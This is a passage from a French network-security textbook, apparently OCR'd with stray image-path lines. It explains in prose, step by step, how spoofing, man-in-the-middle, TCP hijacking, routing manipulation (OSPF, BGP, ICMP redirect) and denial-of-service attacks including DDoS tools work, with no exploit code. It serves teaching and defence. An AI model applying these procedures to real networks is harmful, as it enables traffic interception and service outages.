Le système du pirate reçoit donc tout le trafic à destination de la passerelle. Il lui suffit d'écouter ou de modifier passivement le trafic et de router ensuite les paquets vers leur véritable destination, comme l'illustre la figure 1.17.

Figure 1.17
L'attaque ARP spoofing


Message ARP spécifiant que le système pirate est la passerelle
Le trafic du système cible vers la paserellle est routé vers le système pirate.
Le système pirate analyse le trafic du système cible et le reroute vers la vraie passerelle.
Système cible
Système pirate
Système
Commutateur
Système
Réseau
Passerelle


Attaque IP spoofing

Puisqu'un paquet IP n'est qu'une suite d'octets construite par un système d'exploitation s'exécutant sur un système hardware, cette suite d'octets peut être forgée et envoyée sur le réseau sans contrôle préalable de ce dernier.

La plupart des moyens d'authentification s'appuyant de nos jours sur les adresses IP, ce moyen faible d'authentification peut entraîner de graves problèmes de sécurité si l'authentification ne recourt qu'à ce mécanisme. Si un système peut donner des privilèges particuliers à un ensemble d'adresses IP sources, un paquet IP forgé avec une telle adresse IP est reçu par ce système avec les privilèges associés.

L'attaque IP spoofing consiste à se faire passer pour un autre système en falsifiant son adresse IP. Le pirate commence par choisir le système qu'il veut attaquer. Après avoir obtenu le maximum de détails sur ce système cible, il détermine les systèmes ou adresses IP autorisés à se connecter au système cible. Le pirate procède ensuite aux étapes illustrées à la figure 1.18 pour mener à bien son attaque sur le serveur cible en utilisant l'adresse IP de la machine A.

Figure 1.18
L'attaque IP spoofing



L'attaque se déroule de la façon suivante :

1. Le pirate essaye de prévoir le numéro de séquence des paquets du serveur cible en envoyant plusieurs paquets et en analysant l'algorithme d'incrémentation de ce numéro.
2. Le pirate rend inopérante la machine A autorisée à accéder au serveur cible, de façon à s'assurer qu'elle ne répond pas au serveur cible.
3. Le pirate falsifie son adresse IP en la remplaçant par celle de la machine invalidée et envoie une demande de connexion au serveur cible.
4. Le serveur envoie une trame SYN|ACK à la machine qu'il pense être l'émettrice.
5. Celle-ci ne pouvant répondre, le pirate acquitte cette connexion par une trame ACK, avec le numéro de séquence prévu. Il établit de la sorte en toute impunité la connexion avec le serveur cible.

Cette attaque est assez difficile à effectuer, car elle se réalise en aveugle, le pirate ne recevant pas les données transmises par le serveur. Il doit donc maîtriser parfaitement les

protocoles pour savoir ce qu'attend le serveur à tout moment. D'autres techniques plus évoluées permettent de contourner ce problème, comme les attaques dites man-in-the-middle (l'homme au milieu) ou les attaques de routage.

Attaque man-in-the-middle


L'attaque man-in-the-middle consiste à faire passer les échanges réseau entre deux systèmes par le biais d'un troisième, sous le contrôle du pirate. Ce dernier peut transformer à sa guise les données à la volée, tout en masquant à chaque acteur de l'échange la réalité de son interlocuteur.

Pour mettre en œuvre l'échange réseau approprié, il faut soit que la machine du pirate se trouve physiquement sur le chemin réseau emprunté par les flux de données, soit que le pirate réussisse à modifier le chemin réseau afin que sa machine devienne un des points de passage (nous détaillons plus loin ce type d'attaque).

Au final, l'échange se présente sous l'une des trois formes suivantes :


- **Relais transparent.** La machine du pirate transforme les données à la volée. Elle veut rester la plus transparente possible et se comporte comme un routeur, conservant toutes les caractéristiques des paquets dont elle assure le transit, à l'exception du contenu. En termes d'adresses IP, A et B sont réellement en relation l'une avec l'autre *(voir figure 1.19).*

Figure 1.19
Machine du pirate en tant que relais transparent




- **Relais applicatif.** La machine du pirate assure l'échange entre les deux machines A et B. A parle avec la machine du pirate, laquelle parle avec B. A et B n'échangent jamais de données directement. Cette méthode est nécessaire pour les attaques vers SSL, par exemple *(voir figure 1.20).*

Figure 1.20
Machine du pirate en tant que relais applicatif



- **Hijacking.** La machine du pirate utilise la session engagée entre les deux machines A et B afin que ce soit elle (la machine du pirate) qui soit en session avec la machine B. A perd la session avec B, et la machine du pirate continue la session engagée par A sur B *(voir figure 1.21).*

Figure 1.21
Machine du pirate en tant que hijacker



Le détournement (hijacking) des sessions TCP permet de rediriger un flux TCP en outrepassant les authentifications nécessaires à l'établissement des sessions (Telnet, FTP, etc.). Cette attaque porte de manière plus spécifique sur l'analyse des numéros de séquences et des numéros d'acquittements relatifs aux paquets TCP.

La première étape consiste à écouter le trafic réseau entre deux systèmes et à analyser les numéros de séquences et d'acquittements, ainsi que les indicateurs TCP, à l'aide d'un sniffer tel que tcpdump, par exemple.

Les traces fournies par tcpdump sont de la forme :

```
src > dst : flags data-seqno ack window urgent
```

- `src` et `dst` sont les adresses IP source et destination avec les ports associés.
- `flags` est la combinaison des indicateurs TCP S (SYN), F (FIN), P (PUSH), etc.
- `data-seqno` est constitué de numéros de séquences séparés par le caractère » : ». Les numéros de séquences sont utilisés par TCP pour ordonner les données reçues.
- `ack` est le numéro de séquence destiné à informer l'expéditeur de la bonne réception des données.
- `window` est la taille du tampon TCP de réception.
- `urgent` indique si le drapeau URGENT est positionné.

Les traces tcpdump relatives à l'établissement d'une connexion rlogin entre le système A (système_a) et le système B (système_b) sont de la forme suivante :

```
système_a.1023 > système_b.login : S 768512 :768512(0) win 4096
système_b.login > système_a.1023 : S 947648 :947648(0) ack 768513 win 4096
système_a.1023 > système_b.login : . ack 1 win 4096
système_a.1023 > système_b.login : P 1:2(1) ack 1 win 4096
système_b.login > système_a.1023 : . ack 2 win 4096
système_a.1023 > système_b.login : P 2:21(19) ack 1 win 4096
système_b.login > système_a.1023 : P 1:2(1) ack 21 win 4077
système_b.login > système_a.1023 : P 2:3(1) ack 21 win 4077 urg 1
système_b.login > système_a.1023: P 3:4(1) ack 21 win 4077 urg 1
```

La première ligne indique que système_a initié l'envoi de paquets TCP à partir du port 1023 vers système_b sur le port du rlogin. Le *S* indique que l'indicateur TCP *SYN* est positionné et que le numéro de séquence est égal à 768512 et qu'il n'y a pas de données.

système_b répond par un SYN + ACK (ligne 2), et système_a renvoie un ACK pour confirmer la connexion (ligne 3). Les autres lignes montrent les échanges de messages entre système_a et système_b avec l'émission de données.

L'attaque par hijacking d'une session TCP crée un état de désynchronisation de chaque côté de la connexion TCP, permettant le vol de session par un pirate.


Une connexion est désynchronisée lorsque le numéro de séquence du prochain octet envoyé par système_a est différent du numéro de séquence du prochain octet à recevoir par système_b. Réciproquement, il y a désynchronisation lorsque le numéro de séquence du prochain octet envoyé par la machine système_b est différent du numéro de séquence du prochain octet à recevoir par système_a.

Concrètement, lorsqu'un pirate avec une machine système_c veut voler une session Telnet établie entre système_a et système_b, il procède de la façon suivante *(voir figure 1.22) :*

1. Le pirate (système_c) sniffe le trafic Telnet (port TCP 23) entre système_a et système_b.
2. Une fois qu'il estime que système_b s'est s'authentifié auprès du service Telnet de la machine système_b, il désynchronise la machine système_a par rapport à système_b en forgeant un paquet avec comme adresse IP source celle de système_a et comme numéro d'acquittement TCP celui attendu par système_b.
3. système_b accepte ce paquet et permet au pirate de s'insérer dans la session préalablement établie par système_a.

Si système_a envoie un paquet à système_b, celui-ci n'est pas accepté du fait que le numéro de séquence n'est pas celui attendu par système_b. Cette attaque peut alors

Figure 1.22
Hijacking d'une session TCP



engendrer une série d'envois de paquets ACK entre système_a et système_b, qui les refusent tous deux du fait de la désynchronisation du numéro de séquence.

Pour pallier ce problème dit du ACK storm, système_c peut utiliser l'attaque ARP spoofing vers système_a pour lui affirmer que l'adresse IP de système_b correspond à l'adresse MAC de système_c.

Attaque man-in-the-middle par modification du routage

Une des méthodes permettant à un pirate de se placer dans la configuration de l'homme au milieu repose sur la modification du routage.

Par diverses méthodes, selon le protocole de routage visé, le pirate peut influencer le comportement du réseau afin que les flux de celui-ci transitent par son ordinateur.


Modification par routage à la source

Le routage à la source vise à forcer un routage particulier pour un échange de données. Son principe de fonctionnement est des plus simple : les paquets sont envoyés avec le chemin qu'ils doivent emprunter.

Prenons l'exemple illustré à la figure 1.23 :

1. Une machine A échange des données avec une machine B. Normalement, cet échange de flux se fait par le biais des routeurs 1 et 2 (ligne en pointillés).
2. L'agresseur envoie ses paquets vers la machine B en usurpant l'adresse IP source de la machine A et en utilisant un routage à la source.
3. La machine B reçoit les données et renvoie les réponses *via* le chemin précisé dans le routage à la source.
4. La machine de l'agresseur reçoit les données comme les aurait reçues la véritable machine A.

Figure 1.23
Attaque par routage à la source




Modification par ICMP redirect

Une variante de l'attaque précédente consiste à utiliser le type redirect du protocole ICMP.

Le principe de fonctionnement de cette attaque est le suivant *(voir figure 1.24) :*

1. Une machine A échange des données avec une machine B.
2. Normalement, cet échange de flux s'effectue par le biais des routeurs 1 et 2 (ligne en pointillés).
3. L'agresseur s'installe entre les routeurs 3 et 4.
4. Il convainc le routeur 1 que le meilleur chemin consiste à passer par le routeur 3 en lui envoyant des paquets ICMP redirect.
5. Le routeur 1 envoie les paquets destinés à la machine B *via* le routeur 3.
6. L'agresseur est placé en goulet d'étranglement entre les routeurs 3 et 4.

Figure 1.24
Attaque par ICMP redirect



Dans des variantes de cette attaque, la machine de l'agresseur assure elle-même la fonction de routage à la place du routeur 3 ou fait croire à la machine B que sa machine est le meilleur chemin.

Attaque man-in-the-middle sur le chiffrement SSL

Dans les attaques sur le chiffrement SSL, le trafic vers le port SSL (HTTPS sur le port 443 TCP) est dérouté de manière transparente vers la machine du pirate, cette dernière assurant les fonctions d'un serveur HTTPS (HyperText Transfer Protocol Secure sockets).

Le principe de fonctionnement de cette attaque est le suivant *(voir figure 1.25) :*


1. La machine client A se connecte au serveur pirate.
2. Ce dernier lui fournit un certificat apparemment digne de confiance (surtout lorsqu'il est accepté par un navigateur ou un utilisateur trop confiant).
3. Le serveur HTTPS du pirate, qui assure toutes les fonctions d'un relais applicatif, reçoit les demandes de A de manière chiffrée.
4. Le serveur du pirate les déchiffre et les réachemine vers le serveur B (la machine pirate s'est connectée au service HTTPS du serveur B et simule la connexion de la machine A).

Le tunnel HTTPS semble techniquement irréprochable, sauf qu'il n'y a pas un tunnel entre A et B mais deux : un premier entre le client A et le serveur sur le relais pirate et un second entre le client relais pirate et le serveur B. Le relais pirate peut donc à loisir recopier ou modifier les données en transit malgré la sensation de chiffrement qu'a le client A.

Une telle attaque ne peut fonctionner s'il existe une complicité entre A et B, par le biais d'une clé privée, par exemple.

Figure 1.25

Relais pirate voyant les données SSL passer en clair



Attaques permettant de modifier le routage réseau

Tous les protocoles de routage ont pour objectif de maintenir les tables de routage du réseau dans un état intègre et cohérent. Pour y parvenir, les protocoles diffusent des informations de routage aux autres systèmes du réseau afin de transmettre les modifications des tables de routage. Ces protocoles réceptionnent en contrepartie les informations de routage d'autres systèmes du réseau afin de mettre à jour les tables de routage.

Dans les premiers grands réseaux, les tables de routage étaient statiques et donc maintenues à jour par des techniciens de bout en bout. De nos jours, les mises à jour des tables de routage et le calcul du meilleur chemin sont automatiquement propagés sur le réseau par les protocoles de routage.

IGP (Interior Gateway Protocol) et EGP (Exterior Gateway Protocol) sont les deux grandes familles de protocoles de routage dans les réseaux IP. Un réseau de routage est découpé généralement en systèmes autonomes, dits AS (Autonomous System). Dans un système autonome, le protocole de routage utilisé est de type IGP. Pour les échanges de routage entre systèmes autonomes différents, le protocole de routage utilisé est de type EGP.

Sachant que toute attaque ou perturbation du routage peut impacter directement la disponibilité du réseau et de ses services, il est primordial de considérer les protocoles de routage comme des éléments-clés de la sécurité d'un réseau. D'autant qu'il est aussi possible de détourner du trafic par le routage à des fins de vol d'information.

Attaques par OSPF (Open Shortest Path First)

Le protocole OSPF (Open Shortest Path First) est un protocole de routage de type IGP permettant de gérer les routes internes à un AS.

Attaque du numéro de séquence maximal d'une annonce

Dans les spécifications d'OSPF v2, le champ réservé pour le numéro de séquence est un entier signé de 32 bits utilisé pour détecter les annonces vieilles ou dupliquées. Lorsqu'un routeur reçoit un LSA (Link State Advertisement), la valeur du numéro de séquence est comparée à celle de l'annonce en cours afin de savoir lequel est le plus récent. Si les valeurs sont différentes, l'annonce avec le numéro de séquence le plus élevé est conservée.

Un routeur utilise 0x80000001 comme valeur de départ lorsqu'il envoie un LSA (la valeur 0x80000000 étant réservée), puis il incrémente le numéro de séquence d'une unité à chaque nouvelle annonce envoyée.

En théorie, le LSA avec la valeur maximale devrait être purgé du domaine de routage. Malheureusement, du fait de bogues d'implémentation, ce n'est pas le cas. Un pirate qui envoie un LSA avec un numéro de séquence maximal provoque l'ajustement du routage selon les informations fournies dans le LSA. De plus, toutes les mises à jours suivantes sont ignorées par les routeurs.

Attaque du numéro de séquence d'une annonce

Comme nous l'avons vu précédemment, selon la valeur du numéro de séquence d'une annonce, le routeur considère toujours l'annonce la plus récente.

Un pirate peut donc envoyer une annonce avec un numéro de séquence supérieur à celui de l'annonce en cours en écoutant le réseau. Le réseau ajuste alors son routage en fonction des informations fournies dans cette fausse annonce.

Attaque par BGP (Border Gateway Protocol)

BGP (Border Gateway Protocol) est un protocole de routage de type EGP permettant de gérer les routes externes d'un AS. Il s'agit du protocole utilisé sur Internet pour échanger les routes entre les différents AS constituant ce réseau.

Un des problèmes de sécurité engendrés par l'avènement de l'AS 7007 en 1997 a été qu'un routeur a publié des routes qui ne lui appartenaient pas et a fini par attirer vers lui tout le trafic Internet. La conséquence a été tout simplement un déni de service de l'ensemble du réseau Internet.

Le protocole BGP n'a pas été conçu à l'origine de manière sécurisée. Il est donc possible, par le biais de diverses attaques, d'injecter, de modifier ou d'impacter d'une manière ou d'une autre un processus de routage.

De manière générique, si un routeur publie des routes qui ne lui appartiennent pas, il peut engendrer deux types de situations :

- Un déni de service sur le véritable propriétaire des routes, tel qu'une entreprise. Dans ce cas, c'est l'intégralité des routes qui devient inaccessible depuis Internet, et non simplement quelques systèmes. Il s'agit alors d'une attaque de type black hole, ou trou noir.

- Permettre à un pirate de se placer dans la situation de l'homme au milieu. Entre deux AS différents, généralement plusieurs routeurs sont connectés afin d'échanger non seulement le trafic réel, mais aussi les annonces de routes. Ces routeurs constituent donc des cibles de choix pour des attaques visant à créer la situation de l'homme au milieu.

Attaques permettant de mettre le réseau en déni de service

Le déni de service, ou DoS (Denial of Service), est une attaque qui vise à rendre indisponible un service, un système ou un réseau. Ces attaques s'appuient généralement sur une faiblesse d'implémentation, ou bogue, ou sur une faiblesse d'un protocole.

Les premières attaques par déni de service sont apparues entre 1998 et l'an 2000. Elles visaient de grands sites Internet (Yahoo, eBay, eTrade, etc.). Le site Yahoo, a été attaqué en février 2000 et a été inondé (*flood*) sous 1 Go de données en quelques secondes, les données provenant d'au moins cinquante points réseau différents.

Attaque par inondation

L'inondation est la méthode la plus classique pour empêcher un réseau d'assurer sa mission.

Son principe de fonctionnement est le suivant :

- Une ou plusieurs machines inondent le réseau avec des paquets réseau afin de saturer la bande passante de celui-ci.
- Une fois que toute la bande est occupée, les autres machines ne peuvent plus travailler, ce qui génère une situation de déni de service.

L'inondation peut recourir à différentes méthodes. La plus classique est l'inondation ping (Ping flooding), une machine envoyant des paquets ping ICMP request et attendant en réponse un paquet ICMP reply. Sans mention d'un délai pour l'obtention de la réponse, la machine envoie ses paquets aussi vite qu'elle le peut, saturant ainsi le réseau.


Attaques smurf et fraggle par amplification de l'inondation

Les attaques smurf et fraggle sont des variantes de la précédente qui s'appuient sur une faiblesse de configuration des routeurs.

Ces techniques consistent à inonder le réseau avec des ping qui n'utilisent que des adresses de broadcast. Pour un paquet envoyé, toutes les machines d'un réseau répondent, ce qui augmente la saturation du réseau, comme l'illustre la figure 1.26.

Du fait de l'envoi des paquets ICMP avec une fausse adresse source vers une adresse de broadcast, chaque machine appartenant au réseau couvert par le broadcast répond aux systèmes victimes ou aux systèmes fictifs. Comme le pirate n'attend pas de trafic retour, il peut bombarder un ensemble d'adresses de broadcast et générer un trafic important par phénomène d'amplification.

Figure 1.26
Attaques smurf et fraggle


Attaquant
Requête ICMP avec une adresse IP source fausse vers un ensemble d'adresses IP (broadcast)
Système intermédiaire
Réseau
Victime
Réponses vers l'adresse IP de la victime
Système intermédiaire

La différence entre l'attaque smurf et l'attaque fraggle est que cette dernière utilise le protocole UDP.

Attaque par inondation SYN

La technique d'inondation SYN est identique à celle du balayage SYN, à la différence près qu'elle est utilisée à des fins de déni de service.

Nous avons vu que le principe du balayage semi-ouvert consistait à ce que le client ne termine pas la session TCP par l'envoi d'un paquet RST. Ainsi, le serveur reste dans un état intermédiaire, dans lequel la session n'existe pas réellement puisqu'elle est en cours d'établissement. Dans cet état, le serveur doit réserver des ressources (réseau, mémoire, CPU, etc.) pour le traitement de la session TCP et attendre la fin du handshake.

Tous les serveurs supportent un nombre maximal de sessions TCP en cours. Lorsqu'une session est terminée, les ressources associées à la session sont remises à disposition du système d'exploitation. Lorsque la session n'est pas encore établie, le système prend la peine de faire patienter les paquets manquants, estimant qu'ils sont simplement retardés par le réseau. Ce délai d'attente pour passer les différents états de libération de la session est paramétrable mais prend généralement une bonne minute.

Ces différentes étapes sont illustrées à la figure 1.27.


L'envoi de paquets SYN par un pirate vers un serveur, une opération très rapide puisque le pirate n'attend pas de réponse de celui-ci, engendre une saturation des ressources réseau de la victime, laquelle ne peut plus dès lors assurer sa mission.

Attaques sur les bogues des piles IP/TCP

Les piles IP/TCP développées par différents constructeurs ou fournisseurs de services manifestent des différences de comportement malgré les définitions des RFC et contiennent de multiples faiblesses, qui peuvent être exploitées par des attaques bien ciblées.

Comme il est théoriquement impossible de vérifier l'absence de bogues dans un programme conçu avec les langages de programmation modernes, il existe une forte probabilité que des bogues permettent à des pirates de gagner des privilèges.


Figure 1.27
États d'une session TCP



Les principales attaques qui s'appuient sur les erreurs de programmation associées aux piles TCP/IP sont le ping de la mort, le baiser de la mort, le win nuke, l'attaque land et l'attaque teardrop.

Le ping de la mort consiste à envoyer une suite de fragments d'une requête de type écho ICMP. Une fois à nouveau assemblés par la pile IP/TCP du système cible, ces fragments forment un paquet d'une taille supérieure à la taille maximale autorisée (65 507 octets) et peuvent faire déborder les variables internes, provoquant un comportement anormal du système *(voir figure 1.28).*

Figure 1.28
L'attaque ping de la mort



Le baiser de la mort consiste à envoyer un paquet IGMP (Internet Group Management Protocol) mal construit, mettant les machines Windows en refus de service.

Le win nuke envoie un paquet TCP mal construit avec des données OOB (Out Of Band), mettant les machines Windows en refus de service. L'impact de l'attaque peut provoquer des comportements indésirables du système cible.


L'attaque de type land demande une ouverture de session TCP avec l'adresse source du paquet égale à l'adresse destination et le port source égal au port destinataire. Cette attaque utilise principalement le port 139 TCP (NetBIOS Session) afin de viser le système d'exploitation Windows. L'impact de l'attaque peut provoquer des comportements indésirables du système cible.

L'attaque de type teardrop envoie un paquet fragmenté de telle façon que les en-têtes du second paquet écrasent ceux du premier, affolant la pile TCP/IP. Cette attaque a été conçue initialement pour les paquets ICMP fragmentés, mais de nombreuses variantes ont été développées depuis pour fonctionner avec n'importe quel type de protocole IP. L'impact de l'attaque peut provoquer des comportements indésirables du système cible.

Attaques par déni de service distribué (DDoS)

L'attaque DDoS (Distributed Denial of Service) est un dérivé de la précédente sous une forme distribuée, comme l'illustre la figure 1.29.

Figure 1.29
Attaque par déni de service distribué



La première étape consiste à pénétrer par diverses méthodes des systèmes dits handlers, ou maîtres (*masters*), et agents, ou esclaves (*slaves*). Le pirate contrôle ensuite directement un ensemble de systèmes handlers, qui contrôlent eux-mêmes un ensemble de systèmes agents. La dernière étape consiste pour le pirate à déclencher son attaque vers un ou plusieurs systèmes cibles donnés. Cet ordre d'attaque aura été donné par les systèmes handlers, qui auront eux-mêmes reçu cet ordre du pirate.

Parmi les nombreuses attaques DDoS, citons TFN (Tribe Flood Network), historiquement la première, et Stacheldraht, qui chiffre les ordres de commandes échangés entre les handlers et les agents dans le champ données des paquets ICMP et que nous décrivons plus en détail ci-après.

Ces attaques ont fait des émules, et d'autres attaques sont apparues, telles que Trinoo, qui s'appuie sur UDP pour les communications des ordres entre handlers et agents, et TFN2K, une version entièrement revue de TFN, qui introduit des phénomènes de génération aléatoire des ports utilisés pour les communications des ordres entre les handlers et les agents, ainsi qu'un phénomène aléatoire dans le lancement des attaques vers les systèmes cibles.

L'attaque Stacheldraht

Apparue en 1999, l'attaque Stacheldraht s'appuie sur le code source de TFN mais y apporte quelques variantes.

Comme TFN, Stacheldraht est constituée de programmes maîtres, ou handlers, et esclaves, ou agents. Les attaques par déni de service sont lancées par le biais d'attaques ICMP flooding, SYN flood, UDP flood, smurf, etc.

